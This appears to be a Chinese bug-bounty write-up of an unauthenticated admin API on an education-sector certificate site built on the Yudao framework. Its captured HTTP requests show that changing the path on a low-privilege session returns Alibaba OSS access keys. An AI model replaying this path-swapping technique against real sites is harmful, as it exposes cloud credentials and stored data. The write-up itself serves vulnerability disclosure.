

某证书站高危

https://[redacted].edu.cn/#/user/profile



专家信息注册 注册一个账号

登录之后 随便抓一个包




```
GET /api/admin-api/system/user/profile/get HTTP/1.1
Host: [redacted]
Cookie: Hm_lvt_fadc1bd5db1a1d6f581df60a1807f8ab=
1683122918,1683186137,1683214801,1683266592;
Hm_lpvt_fadc1bd5db1a1d6f581df60a1807f8ab=1683271307;
Admin-Token=[redacted]2880da0fd7efb3
Sec-Ch-Ua: "Google Chrome";v="111",
"Not(A:Brand";v="8", "Chromium";v="111"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

修改路径位/api/admin-api/infra/file-config/page

发包



```
GET /api/admin-api/infra/file-config/page HTTP/1.1
Host: [redacted]
Cookie: Hm_lvt_fadc1bd5db1a1d6f581df60a1807f8ab=
1683122918,1683186137,1683214801,1683266592;
Hm_lpvt_fadc1bd5db1a1d6f581df60a1807f8ab=1683271307;
Admin-Token=[redacted]80da0fd7efb3
Sec-Ch-Ua: "Google Chrome";v="111",
"Not(A:Brand";v="8", "Chromium";v="111"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: [redacted]80da0fd7efb3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0
 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 1343

{
  "code":0,
  "data":{
    "list":[
      {
        "name":"阿里云oss",
        "remark":"阿里云oss",
        "id":12,
        "storage":20,
        "master":true,
        "config":{
          "@class":
          "cn.iocoder.yudao.framework.file.core.client.
          s3.S3FileClientConfig",
          "endpoint":"oss-cn-[redacted]liyuncs.com",
          "domain":null,
          "bucket":"[redacted]",
          "accessKey":"[redacted]WcC",
          "accessSecret":
          "[redacted]"
        },
        "createTime":1648189800000
```

这里说明一下为什么能找到这个接口，这个站是 VUE 框架的，通过 JS 的一些路径去 github 寻找源码，发现是一个名为芋道的项目，且 github 里有演示站，可以看到源码以及去演示站抓包获取接口去拼接，接口未鉴权，导致 OSS 信息泄露，拿到高危